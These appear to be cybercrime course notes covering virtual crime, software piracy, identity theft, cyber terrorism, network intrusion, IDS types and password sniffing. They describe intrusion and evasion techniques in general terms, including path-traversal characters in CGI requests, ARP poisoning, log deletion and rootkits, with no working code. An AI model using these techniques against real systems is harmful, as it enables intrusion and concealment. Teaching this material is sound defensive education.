Filejacking: Tricking a user into accessing local files on their own computer, which are then uploaded to the attacker's server.

Virtual Crime

Virtual crime refers to criminal acts conducted within virtual worlds, most commonly in massively multiplayer online role-playing games (MMORPGs) and metaverses. Unlike traditional cybercrime, which often targets physical-world assets (like bank accounts), virtual crime typically focuses on assets that only exist within a digital ecosystem, such as virtual currency or in-game property

Common types of Virtual Crimes

Virtual Theft and Mugging: This involves stealing digital property, such as virtual furniture or powerful in-game weapons, often to sell them for real-world currency. In "virtual mugging," players use bots to defeat others and seize their items.

Virtual Sexual Assault: This involves non-consensual sexual simulations between avatars. While it does not cause physical injury, it can lead to severe psychological trauma.

Virtual Sweatshops: In some countries, workers are paid low real-world wages to spend long hours "farming" in-game currency or resources, which are then sold for real money.

Metaverse Scams: Fraudsters exploit the lack of regulation in 3D spaces to trick users into sending funds for fake giveaways or selling illegitimate Non-Fungible Tokens (NFTs).

Virtual Crime

The Mr. Bungle case (also known as the "Bungle Affair") refers to a landmark incident of "virtual rape" that occurred in March 1993 within LambdaMOO, a text-based virtual world. The event is a foundational case study in internet law, digital ethics, and the psychological impact of online harassment.

The Incident

- The Actor: A character named Mr. Bungle, controlled by a male student at New York University, used a "voodoo doll" subprogram he had written.
- The Act: This program allowed him to hijack other players' characters, forcing them to perform non-consensual, graphically described sexual and violent acts in the public chat space.
- The Victims: Primary victims included characters named legba and Moondreamer, who were subjected to these textual descriptions despite their objections

Cont..

Response:

The event sparked an intense debate within the LambdaMOO community regarding how to handle "virtual crimes" when no physical harm occurred.

- The "Toading": Three days later, following a lengthy community meeting, a "wizard" (administrator) named JoeFeedback unilaterally deleted the Mr. Bungle account—a process known as "toading".
- Self-Governance: The incident led the community to move away from administrator-led "divine" rule and toward a democratic system of petitions and ballots to manage social conduct

Software Piracy

- Software Piracy is the illegal copying, distribution, or use of software without proper authorization from the original developer or copyright holder.
- It includes using cracked versions, keygens, torrents, or unauthorized serial keys to bypass licensing. India loses thousands of crores every year due to software piracy.
- Beyond financial harm, pirated software is one of the biggest carriers of malware, ransomware, spyware, and trojans that can steal your data, corrupt your system, or give criminals remote access to your device.
- **Using pirated software is not just unethical — it is a criminal offence under Indian law.** Be aware, stay legal, report piracy.

How Software Piracy Happens

- Downloading cracked software from torrent sites and shady websites
- Using key generators (keygens) to generate fake activation keys
- Installing software from unauthorized third-party sources or USB drives
- Using a single licensed copy on multiple computers (license violation)
- Buying fake or counterfeit software CDs/DVDs from local markets
- Sharing software installation files over WhatsApp or Telegram groups
- Using "portable" versions of paid software without a valid license
- Downloading "free" versions of paid software from unofficial links
- Using patch files or cracks to disable license verification
- Streaming or selling pirated software through fake online shops

HOW SOFTWARE PIRACY WORKS — STEP BY STEP

Lure — "Free Download of Premium Software"

Websites, Telegram channels, YouTube videos, and social media posts advertise "100% Free Download" of popular paid software like Windows, MS Office, Adobe Photoshop, AutoCAD, Tally, and antivirus tools. Users searching for free alternatives land on these malicious sources.

Download — Infected Installer or Crack File

The downloaded file appears to be a legitimate installer, but it comes bundled with hidden malware, trojans, keyloggers, adware, or crypto miners. The crack or keygen file is itself a malicious executable. The moment it is run, the attacker gains access to your system.

Installation — Malware Silently Runs in Background

While the software appears to install normally, malicious code runs silently in the background. It may disable your antivirus, create backdoors, steal saved passwords from your browser, or enroll your device in a botnet — all without your knowledge.

Data Theft — Credentials and Personal Files Stolen

Keyloggers record everything you type — passwords, credit card numbers, OTPs. Spyware collects your files, screenshots, and webcam footage. This data is sent to cybercriminals who use it for financial fraud, identity theft, or sell it on the dark web.

Ransomware — Files Encrypted, Ransom Demanded

In many cases, pirated software delivers ransomware that encrypts all your important files. A message appears demanding payment (usually in cryptocurrency) to unlock your files. Even after paying, there is no guarantee you will get your data back.

Legal Risk — Police Action and Heavy Fines

Using, distributing, or selling pirated software is a cognizable offence under Indian law. Organizations using unlicensed software face raids by cybercrime authorities, heavy financial penalties, and criminal prosecution under the IT Act and Copyright Act. Individuals are also not immune from prosecution.

RED FLAGS — SIGNS YOU ARE USING OR ABOUT TO USE PIRATED SOFTWARE

- Software downloaded from torrent or unknown websites
- Keygen or crack file required to activate the software
- Antivirus flags the installer as a threat but you ignore it
- Software was received via WhatsApp, Telegram, or a USB drive
- No official receipt, license key, or invoice provided
- Installation asks you to turn off Windows Defender or antivirus
- Software is sold at unbelievably low prices by unknown vendors
- No official update notifications or support available
- Software branding, logos, or spelling looks slightly different
- Computer becomes slow, shows pop-ups, or crashes after installation

Types

Softlifting / End-User Piracy

Installing a single licensed copy of software on multiple computers. Very common in offices and homes. Example: buying one copy of MS Office and installing it on 10 computers. This is one of the most widespread forms of software piracy and violates the End User License Agreement (EULA).

Internet / Online Piracy

Downloading, uploading, or distributing copyrighted software through websites, torrents, file-sharing platforms, Telegram channels, or peer-to-peer (P2P) networks. This is the most common form of piracy today and is punishable under the IT Act and Copyright Act.

Hard Disk Loading (Pre-installation Piracy)

Computer dealers or shops pre-install pirated copies of operating systems and software on new devices before selling them. Customers unknowingly buy machines with unlicensed software. This is especially common in small computer shops across India.



Cont..

Counterfeiting

Producing and selling fake software CDs, DVDs, or USB drives that look identical to genuine products — complete with fake holograms, packaging, and certificates. These are sold openly in local markets and online. They almost always contain malware along with the pirated software.

License Key Abuse / OEM Piracy

Using stolen, leaked, or illegally generated serial/license keys to activate genuine software. Also includes reselling OEM (Original Equipment Manufacturer) software separately from the hardware it was licensed for. Common for Windows OS, Office suites, and antivirus software.

Cracked / Patched Software Distribution

Modifying software to disable license verification, then distributing the modified version. Crack files, patch files, and loader programs are used to bypass activation. These modified files almost always contain hidden malicious code that harms the end user's device and data.

How to Protect Yourself from Software Piracy

- Always buy software from official websites or authorized retailers
- Use free and open-source alternatives (LibreOffice, VLC, GIMP etc.)
- Check if student/NGO discounts are available for paid software
- Never download software from torrent or unofficial sites
- Verify software authenticity through the publisher's official website
- Use reputable antivirus software and keep it updated
- Educate employees and family members about software licensing
- Report pirated software sellers to BSA (Business Software Alliance)
- Check software reviews and ratings only on official platforms
- Keep all installed software updated through official update channels

Pirated software very often contains hidden malware, ransomware, keyloggers, and spyware. Once installed, these malicious programs can silently steal your passwords, banking credentials, and personal files — or encrypt your entire hard drive and demand ransom. **The "free" software could cost you everything.** Always use licensed, genuine software from official sources.

ADDITIONAL REFERENCE MATERIAL https://cpl.thalesgroup.com/software-monetization/how-to-prevent-software-piracy

Identity Theft

- Identity theft is a cybercrime where an attacker steals and misuses a person's personal, financial or identity information without permission.
- This data is often used for fraud, impersonation or other illegal activities. With growing digital dependence, such attacks are becoming more frequent and can result in financial loss, legal trouble and reputational damage.
- Targets sensitive data such as Aadhaar, PAN, bank accounts and login credentials
- Common methods include phishing, malware and data breaches
- Can lead to unauthorized transactions and misuse of identity
- Early detection and prompt action can significantly reduce the impact
- ***Example:*** *Attackers may steal credit card data from a compromised database and use it to make unauthorized purchases or apply for loans in the victim's name. This can negatively impact the victim's financial standing and credit history.*

How Identity Theft Occurs?

Identity theft happens in the following ways:

Phishing:Phishing is one of the most common methods identity thieves use to steal personal information. In a phishing attack, the criminal sends deceptive emails, messages, or calls posing as legitimate institutions or trusted individuals.

Data Breaches:Data breaches occur when cybercriminals gain unauthorised access to a company's or organisation's database containing the personal information of its customers or users. These breaches can happen for various reasons, including inadequate security measures, system vulnerabilities, or employee errors.

Social Engineering:Social engineering involves manipulating individuals into revealing confidential information. The attackers exploit human psychology, trust, and emotions to trick people into divulging their details willingly.

Other identity theft methods include skimming and card cloning, dumpster diving, or creating a false scenario or pretext to trick individuals or companies into divulging personal information.

Types

1. Criminal Identity Theft
Criminal identity theft occurs when offenders use another person's identity during arrest, causing false criminal records and legal problems for the victim.

2. Senior Identity Theft

3. Driver’s License Identity Theft

4. Medical Identity Theft
Medical identity theft involves using another person's medical records or health insurance to receive treatment, medicines, or insurance benefits fraudulently.

5. Tax Identity Theft
Tax identity theft occurs when criminals use stolen personal information to file fake tax returns and claim fraudulent refunds

6. Social Security Identity Theft

7. Synthetic Identity Theft
Synthetic identity theft creates a fake identity by combining real personal information with fabricated details to commit financial fraud.

8. Financial Identity Theft
Financial identity theft occurs when criminals steal banking or credit card information to make unauthorized transactions, purchases, or obtain loans.

Avatar Identity Theft
Avatar identity theft occurs when someone copies or uses another person's virtual avatar to impersonate them in online games or metaverse platforms.

Child Identity Theft
Child identity theft involves stealing a child's personal information to open accounts, obtain loans, or commit fraud before detection.

Steps Of Prevention From Identity Theft

Following are some of the best practices consumers can adopt to enhance their security:

Strong Passwords: Use unique and robust passwords for your online accounts. Avoid using easily guessable information, such as your birthdate or name.

Enable Multi-Factor Authentication (MFA): Multi-factor authentication (MFA), also known as two-factor authentication (2FA) or multi-step verification, is a security process that requires users to provide multiple forms of identification or credentials to access an account or system. It adds an extra layer of protection beyond the traditional username and password combination, making it more challenging for unauthorised individuals to gain access to sensitive information.

Phishing Awareness: Be cautious of suspicious emails or messages that request personal information or contain unfamiliar links. Avoid clicking on such links or providing sensitive data unless it's from a known source.

Secure Wi-Fi Usage: Individuals should ensure they only connect to secure Wi-Fi networks, especially when handling financial transactions.

Regularly Monitor Accounts: As a good practice, customers should review their financial accounts, credit reports, and statements regularly to identify any discrepancies.

Data Encryption:Data encryption plays a vital role in safeguarding sensitive data during transmission and storage, protecting it from potential breaches and unauthorised access.

Cyber Terrorism

- Cyber Terrorism (also known as digital terrorism) is defined as disruptive attacks by recognised terrorist organisations against computer systems with the intent of generating alarm, panic, or the physical disruption of the information system.

Example

- Introduction of viruses to vulnerable data networks.
- Hacking of servers to disrupt communication and steal sensitive information.
- Defacing websites and making them inaccessible to the public thereby causing inconvenience and financial losses.
- Hacking communication platforms to intercept or stop communications and make terror threats using the internet.
- Attacks on financial institutions to transfer money and cause terror.

Objectives of Cyber Terrorism
Create fear and panic among the public.
Disrupt essential public services.
Damage a nation's economy.
Influence government policies or political decisions.
Steal or destroy sensitive government information.
Spread extremist propaganda and recruit supporters.
Weaken national security.

Cyber Attack Versus Cyber Terrorism

	Similarity	Differences
Cyber Attack	• Illegal • Crime • Steal information • Means of Attack • Malware • Ransomware • Phishing • Website defacement • Denial of Services	• Monetary gain • Cause disruption • Cause embarrassment • Fun • Show-off
Cyber Terrorism		• Terrorism financing • Coordinate physical attack • Physical destruction

Methods of Cyber Terrorism

1. Distributed Denial-of-Service (DDoS) Attacks

Attackers flood a website or server with excessive traffic, making it unavailable to legitimate users. Government portals and financial institutions are common targets.

2. Malware Attacks

Cyber terrorists use viruses, worms, ransomware, spyware, or trojans to damage systems, encrypt files, or steal confidential information.

3. Website Defacement

Hackers gain unauthorized access to websites and replace their content with propaganda, threats, or political messages.

4. Critical Infrastructure Attacks

Attackers target power grids, water treatment plants, transportation systems, communication networks, or hospitals to disrupt essential services.

5. Data Theft

Sensitive government, military, or corporate information is stolen for intelligence gathering, blackmail, or sabotage.

6. Social Engineering

Attackers manipulate people through phishing emails, fake websites, or impersonation to obtain passwords or confidential information.

7. Propaganda and Online Recruitment

Terrorist organizations use websites, social media, encrypted messaging apps, and online forums to spread extremist ideologies, recruit members, and coordinate activities.

Network Intrusion

- A network intrusion refers to any unauthorized activity on a digital network.
- Network intrusions often involve stealing valuable network resources and almost always jeopardize the security of networks and/or their data.
- In order to proactively detect and respond to network intrusions, organizations and their cybersecurity teams need to have a thorough understanding of how network intrusions work and implement network intrusion, detection, and response systems that are designed with attack techniques and cover-up methods in mind.

damages

Network Intrusion Attack Techniques

Living off the Land (LotL) is a cyberattack technique in which attackers use legitimate tools, programs, and utilities already installed on a victim's system to carry out malicious activities instead of installing malware. Because these tools are trusted by the operating system, the attack is often difficult to detect.

Below are some of the most common network intrusion attack techniques that organizations should continually look for:

- **Living Off the Land:** Attackers increasingly use existing tools and processes and stolen credentials when compromising networks. These tools like operating system utilities, business productivity software and scripting languages are clearly not malware and have very legitimate usage as well. In fact, in most cases, the vast majority of the usage is business justified, allowing an attacker to blend in.
- **Multi-Routing:** If a network allows for asymmetric routing, attackers will often leverage multiple routes to access the targeted device or network. This allows them to avoid being detected by having a large portion of suspicious packets bypass certain network segments and any relevant network intrusion systems.
- **Buffer Overwriting:** By overwriting certain sections of computer memory on a network device, attackers can replace normal data in those memory locations with a slew of commands that can later be used as part of a network intrusion. This attack technique is a lot harder to accomplish if boundary-checking logic is installed and executable code or malicious strings are identified before they can be written to the buffer.
- **Covert CGI Scripts:** Unfortunately, the Common Gateway Interface (CGI), which allows servers to pass user requests to relevant applications and receive data back to then forward to users, serves as an easy opening for attackers to access network system files. For instance, if networks don't require input verification or scan for backtracking, attackers can use a covert CGI script to add the directory label ".." or the pipe "|" character to any file path name, allowing them to access files that shouldn't be accessible via the Web. Fortunately, CGI is much less popular today and there are far fewer devices that provide this interface.

- **Protocol-Specific Attacks:** Protocols such as ARP, IP. TCP, UDP, ICMP , and various application protocols can unintentionally inadvertently leave openings for network intrusions Attackers will often impersonate protocols or spoof protocol messages to perform man-in-the-middle attacks and thus access data they wouldn't have access to otherwise or to crash targeted devices on a network.
- **Traffic Flooding:** By creating traffic loads that are too large for systems to adequately screen, attackers can induce chaos and congestion in network environments, which allows them to execute attacks without ever being detected.
- **Trojan Horse Malware:** As the name suggests, Trojan Horse viruses create network backdoors that give attackers easy access to systems and any available data. Unlike other viruses and worms, Trojans don't reproduce by infecting other files, and they don't self-replicate. Trojans can be introduced from online archives and file repositories, and often originate from peer-to-peer file exchanges.
- **Worms:** One of the easiest and most damaging network intrusion techniques is the common, standalone computer virus, or worm. Often spread through email attachments or instant messaging, worms take up large amounts of network resources, preventing the authorized activity from occurring. Some worms are designed to steal specific kinds of confidential information, such as financial information or any personal data relating to social security numbers, and they then relay that data to attackers waiting outside an organization's network.

Cont..

- **Address Spoofing:** Hiding the source of an attack by using fake or unsecured proxy servers making it hard to identify the attacker.
- **Fragmentation**: Sending data in small pieces to slip past detection systems.
- **Pattern Evasion:** Changing attack methods to avoid detection by IDS systems that look for specific patterns.
- **Coordinated Attack:** Using multiple attackers or ports to scan a network, confusing the IDS and making it hard to see what is happening.

Network Intrusion Cover-Up Methods

Once attackers have employed common network intrusion attack techniques, they'll often incorporate additional measures to cover their tracks and avoid detection. As mentioned above, using non-malware and living off the land tools have the dual advantage of being powerful while blending into business justified usage, thus making them hard to detect. In addition, below are three practices that are frequently used to circumvent cybersecurity teams and network intrusion detection systems:

1. **Deleting logs:** By deleting access logs, attackers can make it nearly impossible to determine where and what they've accessed (that is, without enlisting the help of an extensive cyber forensics team). Regularly scheduled log reviews and centralized logging can help combat this problem by preventing attackers from tampering with any type and/or location of logs.

2. **Using encryption on departing data:** Encrypting the data that's being stolen from an organization's network environment (or simply cloaking any outbound traffic so it looks normal) is one of the most straightforward tactics attackers can leverage to hide their movements from network-based detections.

3. **Installing rootkits:** Rootkits, or software that enables unauthorized users to gain control of a network without ever being detected, are particularly effective in covering attackers' tracks, as they allow attackers to leisurely inspect systems and exploit them over long periods of time.


https://arista.my.site.com/AristaCommunity/s/article/3-Takeaways-from-the-Marriott-Starwood-Breach

Intrusion Detection System

An Intrusion Detection System (IDS) is a security tool that monitors network traffic or system activities to detect unauthorized access or suspicious behavior. Think of it as a "watchdog" that looks for signs of cyber attacks or security breaches, helping administrators respond quickly before damage occurs.

- **Intrusion:** Unauthorized access to a system, often by cybercriminals using advanced techniques.
- **IDS Functions:** Monitors traffic for unusual activities and alerts administrators when potential attacks are detected.
- **Detection Focus:** IDS looks for abnormal behavior that could harm data integrity, confidentiality or availability.

What is an Intrusion Detection System (IDS)?



The Intrusion Detection System (IDS) is a powerful security tool for preventing unwanted access to business networks that monitors network traffic for suspicious behavior, analyzes it in advance, and issues warnings when suspicious activity is detected.

Types of IDS Detection

There are five types of IDS: network-based, host-based, protocol-based, application protocol-based and hybrid.

The two most common types of IDS are:

1. **Network-based intrusion detection system (NIDS)**
   A network IDS monitors a complete protected network. It is deployed across the infrastructure at strategic points, such as the most vulnerable subnets. The NIDS monitors all traffic flowing to and from devices on the network, making determinations based on packet contents and metadata.
2. **Host-based intrusion detection system (HIDS)**
   A host-based IDS monitors the computer infrastructure on which it is installed. In other words, it is deployed on a specific endpoint to protect it against internal and external threats. The IDS accomplishes this by analyzing traffic, logging malicious activity and notifying designated authorities.

The remaining three types can be described as such:

3. **Protocol-based (PIDS)**

   A protocol-based intrusion detection system is usually installed on a web server. It monitors and analyzes the protocol between a user/device and the server. A PIDS normally sits at the front end of a server and monitors the behavior and state of the protocol.

4. **Application protocol-based (APIDS)**

   An APIDS is a system or agent that usually sits inside the server party. It tracks and interprets correspondence on application-specific protocols. For example, this would monitor the SQL protocol to the middleware while transacting with the web server.

5. **Hybrid intrusion detection system**

   A hybrid intrusion detection system combines two or more intrusion detection approaches. Using this system, system or host agent data combined with network information for a comprehensive view of the system. The hybrid intrusion detection system is more powerful compared to other systems. One example of Hybrid IDS is Prelude.

There is also a subgroup of IDS detection methods, the two most common variants being:

1. **Signature-based**

   A signature-based IDS monitors inbound network traffic, looking for specific patterns and sequences that match known attack signatures. While it is effective for this purpose, it is incapable of detecting unidentified attacks with no known patterns.

2. **Anomaly-based**

   The anomaly-based IDS is a relatively newer technology designed to detect unknown attacks, going beyond the identification of attack signatures. This type of detection instead uses machine learning to analyze large amounts of network data and traffic.

   Anomaly-based IDS creates a defined model of normal activity and uses it to identify anomalous behavior. However, it is prone to false positives. For example, if a machine demonstrates rare, but healthy behavior, it is identified as an anomaly. This results in a false alarm.

https://www.paloaltonetworks.com/cyberpedia/what-is-an-intrusion-detection-system-ids

https://www.geeksforgeeks.org/ethical-hacking/intrusion-detection-system-ids/

Important Terminologies

Fragmentation

Flooding

Obfuscation

Encryption

Zero Day Attacks

Password Sniffing

Sniffing is capturing data packets as they are transmitted across a network. Using a sniffer tool, you can capture sensitive information such as passwords and credit card numbers. Here we will discuss the different types of sniffing and the tools used for each type before discussing some tips for protecting yourself against sniffers.

Sniffing is a process of capturing packets of data being sent across a network. The data can be captured on either a wired or wireless network. The most common type of sniffing is done with a packet analyzer, which is a software program that can capture and decode the data.

Wireless sniffing is especially difficult to detect, as it can be done from a distance and does not require attackers to physically connect their computers to the network (Cybersecurity Exchange, 2022).

What is Password Sniffing?

Password sniffing is a type of network attack in which an attacker intercepts data packets that include passwords. The attacker then uses a password-cracking program to obtain the actual passwords from the intercepted data.

Password sniffing can be used to obtain passwords for any type of account, including email, social media, and financial accounts. It is one of the most common types of attacks on both home and business networks.

What Is a Sniffing Attack?

Sniffing attacks are a type of network attack in which an attacker intercepts data packets as they travel across a network. Sniffing attacks can steal sensitive information, such as passwords and credit card numbers, or eavesdrop on communications.

Sniffing attacks are possible because most networks use shared media, such as Ethernet cables or wireless networks. This means that every computer can see all data packets sent across the network on the network. Using a packet sniffer, an attacker can see all the data passing through the network, including any unencrypted passwords or other sensitive information.

How Do Hackers Use Packet Sniffers?

Hackers use packet sniffers to steal information or login credentials through sniffing attacks. Attackers can use them to intercept passwords, email messages, and other sensitive data. Packet sniffers can also monitor internet activity and collect user data without their knowledge or consent.

There are several ways hackers can use packet sniffers. One common method is ARP poisoning, which allows hackers to intercept traffic meant for another computer on the same network. By redirecting this traffic, hackers can eavesdrop on conversations or collect passwords.

Types of Sniffing

Active sniffing involves an attacker sending packets onto the network to disrupt or intercept communications. This can be done by flooding the network with traffic or targeting a particular user or device. Because active sniffing requires the attacker to generate traffic, it is more easily detected than passive sniffing.

On the other hand, passive password sniffing does not involve the attacker generating any traffic. Instead, they eavesdrop on existing traffic passing through the network. Attackers can do this by placing a device in promiscuous mode, which allows it to listen to all traffic on the network, or by using port mirroring to duplicate traffic and send it to the attacker. Because passive password sniffing does not generate traffic, it is more difficult to detect.

- **Web Password Sniffing –** Web password sniffing captures passwords sent over a network. By sniffing the traffic, an ethical hacker can see how passwords are transmitted and what information is being exchanged. This can be useful for identifying security vulnerabilities or for troubleshooting network issues.
- **LAN Sniffing –** This type of sniffing is used to monitor traffic on a local area network (LAN). By using a packet sniffer, an ethical hacker can see all the data being sent and received by each device on the network. This can be useful for troubleshooting network issues or for gathering information about what devices are communicating with each other.
- **Protocol Sniffing –** Protocol sniffing is similar to LAN sniffing but focuses on the protocols used to communicate between devices. By sniffing the traffic, an ethical hacker can see how data is transmitted and what information is being exchanged. This can be useful for identifying security vulnerabilities or for troubleshooting network issues.
- **ARP Sniffing –** ARP (Address Resolution Protocol) is a protocol used to map IP addresses to physical addresses. By sniffing ARP traffic, an ethical hacker can see which IP addresses are mapped to which physical addresses. This can be useful for gathering information about network devices or troubleshooting network issues.

TCP Session Stealing – TCP (Transmission Control Protocol) is a protocol used for communication between devices on a network. By sniffing TCP traffic, an ethical hacker can see how data is transmitted and what information is being exchanged. This can be useful for identifying security vulnerabilities or for troubleshooting network issues.

Which Is the Best Defense Against Password Sniffing?

One way to defend against password sniffing is to encrypt your traffic which can be done with a VPN or by using SSL/TLS. Encryption will make it much more difficult for an attacker to read your traffic.

Another way to defend against password sniffing is to use a switch instead of a hub. Switches only send traffic to the intended port, while hubs send traffic to all ports, meaning an attacker would only see traffic meant for their device.

What Makes Password Sniffing a Threat?

Password sniffing is a threat because it can lead to the theft of sensitive information, such as login credentials and credit card numbers. Password sniffing can be used to eavesdrop on network traffic or to physically intercept data transmitted between devices.

When passwords are sniffed, the attacker can access the victim's account and impersonate them. This can lead to financial loss or the disclosure of confidential information.

There are several ways that attackers can sniff passwords. They may use specialized hardware, or they may use software that is installed on a computer that is already on the network. Once they have access to the network traffic, they can use several methods to decrypt the passwords.

Session Hijacking

What Is a Session?


Before we get into session hijacking, let's first review what exactly we mean by a "session." HTTP is inherently stateless, which means that each request is carried out independently and without any knowledge of the requests that were executed previously. In practical terms, this means that you'd have to enter your username and password again for every page you viewed. As a result, the developers needed to create a way to track the state between multiple connections from the same user, rather than asking them to re-authenticate between each click in a web application.

Sessions are the solution. They act as a series of interactions between two devices, for example your PC and a web server. When you login to an application, a session is created on the server. This maintains the state and is referenced during any future requests you make.

A session is a temporary connection established between a client (user) and a server after successful authentication. It allows the server to recognize the user and maintain their logged-in state while they interact with a website or application.

Instead of asking the user to enter their username and password on every page, the server creates a unique session ID (or session token). This token identifies the user throughout the session until they log out or the session expires.

When you log in to an online banking website:
1. You enter your username and password.
2. The server verifies your credentials.
3. The server creates a session ID.
4. The browser stores this session ID (usually in a cookie).
5. Every request you send includes the session ID, allowing the server to recognize you without requiring another login.

